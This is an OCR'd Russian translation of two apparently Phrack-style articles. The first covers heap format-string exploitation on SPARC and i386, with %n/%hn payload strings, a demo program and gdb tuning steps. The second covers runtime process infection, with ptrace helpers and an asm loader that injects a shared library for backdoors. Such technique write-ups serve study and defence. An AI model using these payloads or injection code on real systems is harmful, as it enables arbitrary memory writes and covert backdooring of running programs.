
```
'%8x' * 8 +     # вытолкнуть 8 регистров 'l'
'%8x' * 5 +     # вытолкнуть первые 5 регистров 'i'
'%4640d'  +     # изменить длину строки (4640 — это 0x1220), и...
'%n'            # записать туда, куда указывает fp (то есть в l0 фрейма 1)
```

После исполнения форматной строки стек должен выглядеть так:



7.2. Пример 2

Если нужно записать большее число, например `0x20001234`, потребуются два указателя, ссылающихся на один и тот же адрес в стеке:



```
[ temp 1] ----+      [ temp 1]
                     [ temp 2]
```

[Примечание: два указателя, ссылающихся на один адрес, встречаются не всегда, хотя и нередко.]

Форматная строка должна выглядеть так:

```
'%8x' * 8 +     # вытолкнуть 8 регистров 'l'
'%8x' * 5 +     # вытолкнуть первые 5 регистров 'i'
'%4640d'  +     # изменить длину форматной строки (4640 — это 0x1220)
'%n'            # записать туда, куда указывает fp (l0 фрейма 1)
'%3530d'  +     # снова изменить длину
'%hn'           # записать снова, но только старшую часть!
```

Результат:

```
 фрейм 0              фрейм 1
[  l0   ]     +----> [ 0x20001234 ]
[  l1   ]     |      [  l1   ]
   ...        |         ...
[  l7   ]     |      [  l7   ]
[  i0   ]     |      [  i0   ]
[  i1   ]     |      [  i1   ]
   ...        |         ...
[  i5   ]     |      [  i5   ]
[  fp   ] ----+      [  fp   ]
[  i7   ]     |      [  i7   ]
[ temp 1] ----+      [ temp 1]
                     [ temp 2]
```

7.3. Пример 3

Если есть только один указатель, того же результата можно достичь с помощью «прямого доступа к параметрам» через `%номер_аргумента$`, где номер — число от 0 до 30 (в Solaris).

Форматная строка должна быть такой:

```
'%4640d' +  # изменить длину
'%15$n'  +  # записать туда, куда указывает аргумент 15 (arg 15 — это fp!)
'%3530d' +  # изменить длину снова
'%15$hn'    # записать снова, но только старшую часть!
```

В итоге получаем тот же результат:

```
 фрейм 0              фрейм 1
[  l0   ]     +----> [ 0x20001234 ]
[  l1   ]     |      [  l1   ]
   ...        |         ...
[  l7   ]     |      [  l7   ]
[  i0   ]     |      [  i0   ]
[  i1   ]     |      [  i1   ]
   ...        |         ...
[  i5   ]     |      [  i5   ]
[  fp   ] ----+      [  fp   ]
[  i7   ]            [  i7   ]
[ temp 1]            [ temp 1]
                     [ temp 2]
```

7.4. Пример 4

Но может оказаться, что нет двух указателей на один и тот же стековый адрес, а первый указатель на стек находится за пределами первых 30 аргументов. Что делать?

Помните, что с обычным `%n` можно записывать очень большие числа, например `0x00028000` и больше. Также стоит учитывать, что PLT бинарника обычно располагается по очень низким адресам, вроде `0x0002????`. Таким образом, имея лишь один указатель на стек, можно получить указатель на PLT бинарника.


Схема в данном примере, думаю, не нужна.

---

8. Построение примитива «записать 4 байта куда угодно»

8.1. Пример 5

Чтобы получить примитив «записать 4 байта куда угодно», нужно повторить то, что делалось с фреймом 0, применительно к ещё одному фрейму — например, фрейму 1. Результат должен выглядеть примерно так:



[Примечание: при условии, что код, который мы хотим изменить, находится по адресу `0x00029e8c`]

Теперь у нас есть два указателя: один указывает на `0x00029e8c`, другой — на `0x00029e8e`, и мы достигли цели! Теперь можно эксплуатировать это так же, как любую другую уязвимость форматной строки :)

Форматная строка будет выглядеть так:

```
'%4640d' +  # изменить длину
'%15$n'  +  # прямым доступом записать младшую часть l0 фрейма 1
'%3530d' +  # изменить длину снова
'%15$hn' +  # перезаписать старшую часть
'%9876d' +  # изменить длину
'%18$hn' +  # и записать как в любом эксплойте форматной строки!
```

или (без прямого доступа):

```
'%8x' * 13+ # вытолкнуть 13 аргументов (начиная с аргумента 15)
'%6789d' +  # изменить длину
'%n'     +  # записать младшую часть
'%8x'    +  # вытолкнуть
'%1122d' +  # изменить длину
'%hn'    +  # записать старшую часть
'%2211d' +  # изменить длину
'%hn'       # и записать снова, как в любом эксплойте форматной строки
```

Как видите, всё это сделано одной форматной строкой. Но так бывает не всегда. Если не удаётся построить два указателя, нужно дважды злоупотребить форматной строкой.


Сначала строим указатель на `0x00029e8c`. Затем перезаписываем значение, на которое указывает `0x00029e8c`, с помощью `%hn`.

Во второй раз повторяем то же самое, но с указателем на `0x00029e8e`. Строго говоря, два указателя (`0x00029e8c` и `0x00029e8e`) не обязательны: можно сначала записать младшую часть через `%n`, а затем старшую через `%hn`, используя один и тот же указатель дважды — что возможно только при прямом доступе к параметрам.


---

9. Стек i386

Кучевые форматные строки можно эксплуатировать и на архитектуре i386 с помощью очень похожей техники. Посмотрим, как устроен стек i386.




Как видите, стек i386 очень похож на стек SPARC; основное отличие в том, что все адреса хранятся в формате little-endian.



Поэтому трюк SPARC с перезаписью LSB адреса через `%n` и MSB через `%hn` одним указателем здесь не работает.

Нужен дополнительный указатель, ссылающийся на адрес MSB, чтобы его изменить:





Такое сочетание нечасто встречается в обычных стеках, поэтому мы будем строить нужные нам указатели, а затем использовать их.

Предупреждение! Мы обнаружили, что данная техника не работает на последних версиях Linux и вообще не уверены, что работает хоть на каких-то (зависит от версии libc/glibc), но точно знаем, что она работает как минимум на OpenBSD, FreeBSD и Solaris x86.

9.1. Пример 6

Для этого трюка потребуется дополнительный фрейм; позже попробуем обойтись меньшим числом фреймов.





Фрейм A содержит указатель на Фрейм B — точнее, на сохранённый ebp Фрейма B. Поэтому мы можем изменить LSB ebp Фрейма B с помощью `%hn`. Это именно то, что нам нужно! Теперь Фрейм B указывает не на Фрейм C, а на MSB сохранённого ebp Фрейма D.

Мы пользуемся тем, что ebp уже указывает в стек, и предполагаем, что изменения его двух младших байт достаточно, чтобы он указал на сохранённый ebp другого фрейма. Возможны проблемы (если Фрейм D находится не в том же 64-килобайтном «сегменте», что и Фрейм C), но в следующих примерах мы избавимся от этой проблемы.

Итак, четырёх стековых фреймов достаточно, чтобы построить один указатель в стеке и записать с его помощью 2 байта куда угодно. Восемь стековых фреймов позволяют повторить процесс и построить два указателя, что даёт возможность записать 4 байта куда угодно.


9.2. Пример 7 — Генератор указателей

Бывают случаи, когда нет 8 (или 4) стековых фреймов. Что тогда? С прямым доступом к параметрам достаточно всего 3 фреймов — причём не только для примитива «записать 4 байта куда угодно», но практически для полноценного «записать что угодно куда угодно».

Посмотрим, как это сделать, активно используя прямой доступ к параметрам. Наша цель — построить адрес `0xdfbfddf0` в стеке, чтобы затем с помощью `%hn` записать туда значение.

Шаг 1:

Сохранённый указатель фрейма (saved ebp) Фрейма B уже указывает на сохранённый ebp Фрейма C. Поэтому первым делом изменим LSB Фрейма C:




Поскольку мы знаем, где в стеке находится Фрейм B, можно использовать прямой доступ к параметрам для обращения к ним в произвольном порядке. Далее покажем, как найти нужный номер параметра; пока просто предположим, что для Фрейма B это 14.

```
              # шаг 1
'%.56816u' + # изменить длину (хотим записать 0xddf0)
'%14$hn'   + # записать туда, куда указывает аргумент 14
              # (arg 14 — ebp Фрейма B)
```

Результат — изменённый ebp Фрейма C.

Шаг 2:




Поскольку ebp Фрейма A уже указывает на ebp Фрейма B, используем его для изменения LSB ebp Фрейма B. Так как он уже указывает на LSB ebp Фрейма C, нам нужно указать его на MSB ebp Фрейма C. Проблем с 64-килобайтными сегментами не будет: LSB и MSB ebp Фрейма C

обязательно находятся в одном сегменте, поскольку ebp всегда выровнен по 4 байтам.

Например, если Фрейм C находится по адресу `0xdfbfdd6c`, нужно сделать так, чтобы ebp Фрейма B указывал на `0xdfbfdd6e` — для записи MSB целевого адреса.

```
            # шаг 2
'%.65406u'+ # хотим записать 0xdd6e (65406 = 0x1dd6e-0xddf0)
'%6$hn'   + # записать туда, куда указывает аргумент 6
            # (предположим, arg 6 — ebp Фрейма A)
```


Шаг 3:



Теперь Фрейм B указывает на MSB ebp Фрейма C. Используя прямой доступ к параметрам, достраиваем MSB нужного адреса.

```
            # шаг 3
'%.593u'  + # хотим записать 0xdfbf (593 = 0xdfbf - 0xdd6e)
'%14$n'   + # записать туда, куда указывает аргумент 14
            # (arg 14 — ebp Фрейма B)
```

Результат:



Наш указатель находится в ebp Фрейма C, и теперь можно использовать его для записи 2 байт куда угодно. Обычно этого недостаточно для готового эксплойта, но тот же трюк можно повторить — ИСПОЛЬЗУЯ ЭТИ ЖЕ 3 СТЕКОВЫХ ФРЕЙМА — для построения ещё одного указателя (и ещё, и ещё...). Мы нашли генератор указателей :-) всего из 3 стековых фреймов.

Уловили идею? Теперь соберём всё воедино на примере.

Следующий код использует 3 фрейма (A, B, C) и множественный доступ к параметрам, чтобы записать значение `0xaabbccdd` по адресу `0xdfbfddf0`. Протестировано на OpenBSD 3.0; можно попробовать на других системах. Ниже покажем, как настроить под конкретную машину.

```
/* fs2.c                                                    *
 * демонстрационная программа для показа техник форматных строк *
 * специально для тренировки мозга, by gera@corest.com     */

do_printf(char *msg) {
  printf(msg);
}

#define FrameC 0xdfbfdd6c
#define counter(x)      ((a=(x)-b),(a+=(a<0?0x10000:0)),(b=(x)),a)

char *write_two_bytes(
    unsigned long where,
    unsigned short what,
    int restoreFrameB)
{
  static char buf[1000]={0};    // достаточно? конечно! :)
  static int a,b=0;

  if (restoreFrameB)
```

```
    sprintf(buf, "%s%%.%du%%6$hn" , buf, counter((FrameC & 0xffff)));
  sprintf(buf, "%s%%.%du%%14$hn", buf, counter(where & 0xffff));
  sprintf(buf, "%s%%.%du%%6$hn" , buf, counter((FrameC & 0xffff) + 2));
  sprintf(buf, "%s%%.%du%%14$hn", buf, counter(where >> 0x10));
  sprintf(buf, "%s%%.%du%%29$hn", buf, counter(what));
  return buf;
}

int main() {
  char *buf;
  buf = write_two_bytes(0xdfbfddf0,0xccdd,0);
  buf = write_two_bytes(0xdfbfddf2,0xaabb,1);
  do_printf(buf);
}
```

Значения, которые нужно изменить:

```
%6$         номер параметра для ebp Фрейма A
%14$        номер параметра для ebp Фрейма B
%29$        номер параметра для ebp Фрейма C
0xdfbfdd6c  адрес ebp Фрейма C
```

Как получить правильные значения:

```
gera@vaiolent> cc -o fs fs.c
gera@vaiolent> gdb fs
(gdb) br do_printf
(gdb) r
(gdb) disp/i $pc
(gdb) ni
(gdb) p "run until you get to the first call in do_printf"
(gdb) ni
1: x/i $eip  0x17a4 <do_printf+12>:     call   0x208c <_DYNAMIC+140>
(gdb) bt
#0  0x17a4 in do_printf ()
#1  0x1968 in main ()
(gdb) x/40x $sp
0xdfbfdcf8:     0x000020d4      0xdfbfdd70      0xdfbfdd00      0x0000195f
0xdfbfdd08:     0xdfbfddf2      0x0000aabb     [0xdfbfdd30]--+ (0x00001968)
0xdfbfdd18:     0x000020d4      0x0000ccdd      0x00000000   |  0x00001937
0xdfbfdd28:     0x00000000      0x00000000   +-[0xdfbfdd6c]<-+  0x0000109c
0xdfbfdd38:     0x00000001      0xdfbfdd74   |  0xdfbfdd7c      0x00002000
0xdfbfdd48:     0x0000002f      0x00000000   |  0x00000000      0xdfbfdff0
0xdfbfdd58:     0x00000000      0x0005a0c8   |  0x00000000      0x00000000
0xdfbfdd68:     0x00002000     [0x00000000]<-+  0x00000001      0xdfbfddd4
0xdfbfdd78:     0x00000000      0xdfbfddeb      0xdfbfde04      0xdfbfde0f
0xdfbfdd88:     0xdfbfde50      0xdfbfde66      0xdfbfde7e      0xdfbfde9e
```

Итак, начнём получать нужные значения. Во-первых, `0x1968` (из предыдущего вывода `bt`) — адрес, куда вернётся `do_printf()`. Найдите его в стеке (здесь — `0xdfbfdd14`). Предыдущее слово — начало Фрейма A и место, где сохранён ebp Фрейма A; здесь это `0xdfbfdd30`.

Теперь нужен номер параметра прямого доступа. После выполнения вплоть до вызова первое слово стека — первый аргумент `printf()`, с номером 0. Считая с 0 до ebp Фрейма A, получим 6 слов — это и есть нужный номер.

Найдите, куда указывает ebp Фрейма A — это ebp Фрейма B, здесь `0xdfbfdd6c`. Снова посчитайте: получите 14 — второе нужное значение. Сохранённый ebp Фрейма B указывает на ebp Фрейма C, значит, у нас уже есть значение `0xdfbfdd6c`. Для последнего числа считайте до ebp Фрейма C (до адреса `0xdfbfdd6c`): получите 29.

Теперь отредактируйте `fs.c`, скомпилируйте, запустите в gdb и выполните ещё один `ni`. Должны увидеть много нулей, а затем:

```
(gdb) x/x 0xdfbfddf0
0xdfbfddf0:     0xaabbccdd
```

Похоже, всё работает :-)

Есть несколько интересных вариантов. В этом примере `printf()` вызывается не из `main()`, а из `do_printf()` — это сделано искусственно, чтобы иметь три фрейма. Если `printf()` вызывается прямо из `main()`, трёх фреймов не будет, но можно сделать то же самое, используя `argv` и `*argv`: единственное, что реально нужно, — указатель в стеке, указывающий на другой указатель в стеке, который куда-то в стеке указывает.

Ещё один интересный метод (вероятно, даже более интересный, чем оригинальный) — целиться не в указатель функции, а в адрес возврата в стеке. Этот метод значительно короче (всего 2 `%hn` на каждые два записываемых байта, нужно всего 2 фрейма), позволяет брутфорсить множество адресов одновременно и, конечно, поддерживает джамп-коды.

Экспериментирование с этими двумя вариантами (и другими) мы оставляем читателю.

Стоит отметить: при использовании данной техники на i386 Фрейм B разрывает цепочку стековых фреймов. Если эксплуатируемая программа использует Фрейм C, она, скорее всего, упадёт с ошибкой сегментации — значит, нужно перехватить поток выполнения до краша.

---

10. Выводы

10.1. Опасно ли перезаписывать l0 (в стековом фрейме)?

Это не идеально, но на практике изменение значения `l0` редко вызывает проблемы. Однако если вам не везёт, лучше изменять `l0` фреймов `main()` и `_start()`.

10.2. Опасно ли перезаписывать ebp (в стековом фрейме)?

Да, очень опасно. Программа, вероятно, упадёт. Но, как мы видели, с помощью генератора указателей можно восстановить исходное значение ebp :-) И, как в случае SPARC, лучше изменять ebp в стековых фреймах `main()`, `_start()` и т. п.

10.3. Насколько это надёжно?

Если известно состояние стека или размеры стековых фреймов — надёжно. В противном случае, если ситуация не позволяет реализовать удобный способ брутфорса всех нужных чисел, техника не поможет.

Думаю, когда нужно перезаписать значения по адресам, содержащим нули — это может быть единственной надеждой: ноль нельзя поместить в форматную строку, поскольку он её обрежет.

В SPARC PLT бинарников находится по низким адресам, и перезапись PLT бинарника надёжнее, чем перезапись PLT libc. Почему? Вероятно, потому что в Solaris libc меняется чаще, чем сам эксплуатируемый бинарник. А сам бинарник, скорее всего, вообще никогда не изменится!

Конец

11. Благодарности

gera:

riq — за то, что проверял каждую мою бредовую идею и воплощал её в жизнь.

juliano — за то, что был нашим гуру форматных строк.

Impact — за то, что заставлял меня тратить время на размышления обо всех этих удивительных вещах.

Добавление в последнюю минуту: я только что узнал о существовании библиотеки fmtgen, © fish stiqz. Это библиотека для построения форматных строк, которую можно использовать (как предложено в её README) для записи джамп-кодов, шеллкодов и адресов. Это последние строки, которые я добавляю в статью — жаль, что было мало времени изучить её подробнее, но мы торопимся :-)

riq:

gera — за то, что придумал, как эксплуатировать кучевые форматные строки на i386, за идеи, предложения и исправления.

juliano — за то, что открыл мне возможность перезаписывать адрес сколько угодно раз с помощью «прямого доступа», и другие советы по форматным строкам.

javier — за помощь в работе с SPARC.

bombi — за старания исправить мой английский.

bruce — тоже за исправление моего английского.

---

12. Ссылки

[1] Exploiting Format String Vulnerability, scut.
Март 2001. http://www.team-teso.net/articles/formatstring

[2] w00w00 on Heap Overflows, Matt Conover (shok) and w00w00 Security Team.
Январь 1999. http://www.w00w00.org/articles.html

[3] Juliano's badc0ded
http://community.corest.com/~juliano

[4] Google the oracle.
http://www.google.com

Runtime Process Infection (Заражение процессов во время выполнения)

Автор: anonymous

Содержание

---

1 — Введение

Цель данной статьи — познакомить с несколькими методами заражения бинарных файлов во время выполнения. Несмотря на то что для этой техники существует множество других областей применения, основное внимание мы уделим вещам несколько более зловредным, таким как внедрение бэкдоров в бинарники. Вместе с тем статья не претендует на роль руководства по ELF и не является пособием по компоновке. Предполагается, что читатель в определённой мере знаком с форматом ELF. Также статья строго ориентирована на платформу x86 Linux, хотя те же техники и методы легко переносятся на другие платформы.

---

2 — ptrace() — отладочный API Linux

Linux предоставляет одну простую функцию для работы с процессами, и она способна выполнить практически всё необходимое. Мы не будем здесь подробно рассматривать `ptrace()`, поскольку она достаточно проста и почти всё, что нужно знать, можно найти на соответствующей man-странице. Однако введём несколько вспомогательных функций, облегчающих работу с `ptrace()`.

```
  /* присоединиться к pid */

      void
      ptrace_attach(int pid)
      {
          if((ptrace(PTRACE_ATTACH , pid , NULL , NULL)) < 0) {
              perror("ptrace_attach");
              exit(-1);
          }
```

```
        waitpid(pid , NULL , WUNTRACED);
    }


/* продолжить выполнение */

    void
    ptrace_cont(int pid)
    {
        if((ptrace(PTRACE_CONT , pid , NULL , NULL)) < 0) {
            perror("ptrace_cont");
            exit(-1);
        }

        while (!WIFSTOPPED(s)) waitpid(pid , &s , WNOHANG);
    }


/* отсоединить процесс */

    void
    ptrace_detach(int pid)
    {
        if(ptrace(PTRACE_DETACH, pid , NULL , NULL) < 0) {
            perror("ptrace_detach");
            exit(-1);
        }
    }

/* прочитать данные из адреса addr */

    void *
    read_data(int pid ,unsigned long addr ,void *vptr ,int len)
    {
        int i , count;
        long word;
        unsigned long *ptr = (unsigned long *) vptr;

        count = i = 0;

        while (count < len) {
            word = ptrace(PTRACE_PEEKTEXT ,pid ,addr+count, \
    NULL);
            count += 4;
            ptr[i++] = word;
        }
    }


/* записать данные по адресу addr */

    void
    write_data(int pid ,unsigned long addr ,void *vptr,int len)
    {
            int i , count;
            long word;

        i = count = 0;

        while (count < len) {
            memcpy(&word , vptr+count , sizeof(word));
            word = ptrace(PTRACE_POKETEXT, pid , \
                addr+count , word);
            count +=4;
        }
    }
```

---

3 — Разрешение символов

Поскольку мы планируем перехватывать и изменять функции, нам необходимы способы обнаружения определённых функций в бинарном файле. Пока для этого будем использовать link-map. `link_map` — это внутренняя структура динамического компоновщика, с помощью которой он отслеживает загруженные библиотеки и символы в них. По сути, link-map — это связный список, каждый элемент которого содержит указатель на загруженную библиотеку. Как и динамический компоновщик, когда ему нужно найти символ, мы можем перемещаться по этому списку вперёд и назад, обходя каждую библиотеку в поисках нужного символа. link-map можно найти во второй записи GOT (глобальной таблицы смещений) каждого объектного файла. Нам не составит труда прочитать адрес узла link-map из `GOT[1]` и начать следовать по узлам linkmap, пока не будет найден нужный символ.

Из `link.h`:

```
struct link_map
{
    ElfW(Addr) l_addr;  /* Базовый адрес загрузки разделяемого объекта */
    char *l_name;  /* Абсолютное имя файла, в котором найден объект.  */
    ElfW(Dyn) *l_ld;  /* Динамическая секция разделяемого объекта.  */
    struct link_map *l_next, *l_prev; /* Цепочка загруженных объектов.*/
};
```

Структура достаточно говорит сама за себя, но приведём краткое пояснение каждого поля:

`l_addr` — базовый адрес, по которому загружен разделяемый объект. Это значение также можно найти в `/proc//maps`.

`l_name` — указатель на имя библиотеки в таблице строк.

`l_ld` — указатель на динамические секции (`DT_*`) разделяемой библиотеки.

`l_next` — указатель на следующий узел link_map.

`l_prev` — указатель на предыдущий узел link_map.

Идея разрешения символов с помощью структуры `link_map` проста. Мы обходим список link_map, сравнивая каждый элемент `l_name`, пока не найдём библиотеку, в которой должен находиться наш символ. Затем переходим к структуре `l_ld` и обходим динамические секции, пока не будут найдены `DT_SYMTAB` и `DT_STRTAB`, после чего можем искать символ в `DT_SYMTAB`. Это может быть довольно медленно, но для нашего примера вполне приемлемо. Использование хеш-таблицы для поиска символов было бы быстрее и предпочтительнее, но это оставляем читателю в качестве упражнения ;D.

Рассмотрим несколько функций, упрощающих работу с link_map. Приведённый ниже код основан на коде grugq из его поста в рассылке [1], модифицированном для использования `ptrace()` при разрешении символов в адресном пространстве другого процесса:

```
/* найти link-map в памяти pid */

struct link_map *
locate_linkmap(int pid)
{
    Elf32_Ehdr      *ehdr   = malloc(sizeof(Elf32_Ehdr));
    Elf32_Phdr      *phdr   = malloc(sizeof(Elf32_Phdr));
    Elf32_Dyn       *dyn    = malloc(sizeof(Elf32_Dyn));
    Elf32_Word      got;
    struct link_map *l      = malloc(sizeof(struct link_map));
    unsigned long   phdr_addr , dyn_addr , map_addr;


    /* сначала читаем из ELF-заголовка, отображённого по адресу 0x08048000,
     * смещение до таблицы заголовков программы, в которой пытаемся найти
     * секцию PT_DYNAMIC.
```

```
     */

    read_data(pid , 0x08048000 , ehdr , sizeof(Elf32_Ehdr));

    phdr_addr = 0x08048000 + ehdr->e_phoff;
    printf("program header at %p\n", phdr_addr);

    read_data(pid , phdr_addr, phdr , sizeof(Elf32_Phdr));

    while ( phdr->p_type != PT_DYNAMIC ) {
        read_data(pid, phdr_addr += sizeof(Elf32_Phdr), phdr, \
            sizeof(Elf32_Phdr));
    }

    /* теперь проходим по динамической секции, пока не найдём адрес GOT
     */

    read_data(pid, phdr->p_vaddr, dyn, sizeof(Elf32_Dyn));
    dyn_addr = phdr->p_vaddr;

    while ( dyn->d_tag != DT_PLTGOT ) {
        read_data(pid, dyn_addr += sizeof(Elf32_Dyn), dyn,\
            sizeof(Elf32_Dyn));
    }

    got = (Elf32_Word) dyn->d_un.d_ptr;
    got += 4; □□/* вторая запись GOT, помним? */

    /* теперь просто читаем первый элемент link_map и возвращаем его */
    read_data(pid, (unsigned long) got, &map_addr , 4);
    read_data(pid , map_addr, l , sizeof(struct link_map));

    free(phdr);
    free(ehdr);
    free(dyn);

    return l;
}

/* найти расположение DT_SYMTAB и DT_STRTAB и сохранить их в глобальных
 * переменных, а также сохранить nchains из хеш-таблицы.
 */


unsigned long   symtab;
unsigned long   strtab;
int             nchains;


void
resolv_tables(int pid , struct link_map *map)
{
    Elf32_Dyn       *dyn    = malloc(sizeof(Elf32_Dyn));
    unsigned long   addr;

    addr = (unsigned long) map->l_ld;

    read_data(pid , addr, dyn, sizeof(Elf32_Dyn));

    while ( dyn->d_tag ) {
        switch ( dyn->d_tag ) {

            case DT_HASH:
                read_data(pid,dyn->d_un.d_ptr +\
                    map->l_addr+4,\
                    &nchains , sizeof(nchains));
                break;

            case DT_STRTAB:
                strtab = dyn->d_un.d_ptr;
                break;
```

```
            case DT_SYMTAB:
                symtab = dyn->d_un.d_ptr;
                break;

            default:
                break;
        }

        addr += sizeof(Elf32_Dyn);
        read_data(pid, addr , dyn , sizeof(Elf32_Dyn));
    }

    free(dyn);
}

/* найти символ в DT_SYMTAB */

unsigned long
find_sym_in_tables(int pid, struct link_map *map , char *sym_name)
{
    Elf32_Sym       *sym = malloc(sizeof(Elf32_Sym));
    char            *str;
    int             i;

    i = 0;

    while (i < nchains) {
        read_data(pid, symtab+(i*sizeof(Elf32_Sym)), sym,
            sizeof(Elf32_Sym));
        i++;

        if (ELF32_ST_TYPE(sym->st_info) != STT_FUNC) continue;

        /* читаем имя символа из таблицы строк */
        str = read_str(pid, strtab + sym->st_name);

        if(strncmp(str , sym_name , strlen(sym_name)) == 0)
            return(map->l_addr+sym->st_value);
    }

    /* символ не найден, возвращаем 0 */
    return 0;
}
```

Мы используем `nchains` (количество элементов в массиве chain), сохранённое из `DT_HASH`, чтобы знать, сколько символов содержит каждая библиотека, и понимать, где прекратить чтение, если искомый символ не найден.

---

4 — Инъекция чистого asm-кода — старый способ

Мы пропустим эту часть из-за нехватки времени и интереса. Простые инжекторы чистого asm-кода существуют уже довольно давно, и техника, вероятно, уже понятна: речь идёт о записи опкодов в память процесса, перезаписи старых данных, выделении места с помощью `sbrk()` или поиске свободного пространства для собственного кода. Однако существует другой метод, при котором не нужно беспокоиться о поиске места для кода (по крайней мере при работе с динамически скомпонованными бинарниками) — о нём речь пойдёт далее.

---

5 — Инъекция .so — простой способ

Вместо инъекции чистого asm-кода можно заставить процесс загрузить нашу разделяемую библиотеку и позволить исполняемому динамическому компоновщику сделать всю грязную работу за нас. Преимущество этого подхода — простота: можно написать всю `.so` на чистом C и вызывать внешние символы. `libdl` предоставляет программный интерфейс к загрузчику динамической компоновки, но беглый взгляд на исходники `libdl` показывает, что `dlopen()`, `dlsym()` и `dlclose()` — по сути, просто функции-обёртки с некоторой дополнительной проверкой ошибок, тогда как реальные функции находятся в `libc`. Вот прототип `_dl_open()` из `glibc-2.2.4/elf/dl-open.c`:

```
void *
internal_function
_dl_open (const char *file, int mode, const void *caller);
```

Параметры практически те же, что и у dlopen(), с одним «лишним» параметром caller — указателем на вызывающую процедуру; он не особо важен для нас и его можно смело игнорировать. Другие функции dl нам сейчас тоже не нужны.

Итак, мы знаем, какую функцию можно использовать для загрузки нашей разделяемой библиотеки. Теперь напишем небольшой asm-фрагмент, который вызывает `_dl_open()` и загружает нашу библиотеку — именно это мы и сделаем. Важно помнить, что `_dl_open()` объявлена как `internal_function`, а значит, параметры функции передаются несколько иначе — через регистры, а не через стек. Порядок параметров:

```
EAX = const char *file
ECX = const void *caller (устанавливаем в NULL)
EDX = int mode (RTLD_LAZY)
```

Имея эту информацию, представим наш небольшой загрузчик `.so`:

```
_start:□jmp string

begin:□pop □eax□□□; char *file
    xor□ecx□,ecx□□; *caller
    mov □edx□,0x1□□; int mode

    mov□ebx,□0x12345678□; addr of _dl_open()
    call□ebx□□□; call _dl_open!
    add□esp,□0x4

    int3□□□□; breakpoint


string: call begin
    db "/tmp/ourlibby.so",0x00
```

С помощью старого доброго трюка в стиле aleph1 мы делаем наш загрузчик позиционно-независимым (хотя на самом деле это не обязательно, поскольку мы можем поместить его куда угодно). Мы также помещаем `int3` после `call`, чтобы процесс остановил выполнение там и мы могли перезаписать загрузчик сохранённым оригинальным кодом. Адрес `_dl_open()` пока неизвестен, но его легко пропатчить в код впоследствии.

Более чистый способ — получить регистры с помощью `ptrace(pid, PTRACE_GETREGS,...)`, записать параметры в структуру `user_regs_struct`, сохранить строку с путём к библиотеке на стеке и инжектировать просто `int 0x80` и `int3`, но это уже вопрос вкуса и лени. Что касается инъекции `.so` — этот метод очевидно не работает со статически скомпилированными бинарниками, поскольку в них даже не загружается динамический компоновщик. Для таких бинарников нужно придумать что-то другое — возможно, инъекцию чистого asm-кода или нечто подобное. Ещё один недостаток инъекции разделяемых объектов состоит в том, что её легко обнаружить, заглянув в `/proc//maps`. Впрочем, их можно скрыть с помощью LKM / патчинга kmem, или заразить уже загруженные библиотеки новыми символами и затем принудительно

перезагрузить их. Если у кого есть хорошие идеи по решению этих проблем — буду рад услышать.

---

6 — Краткое замечание о перенаправлении разделяемых библиотек

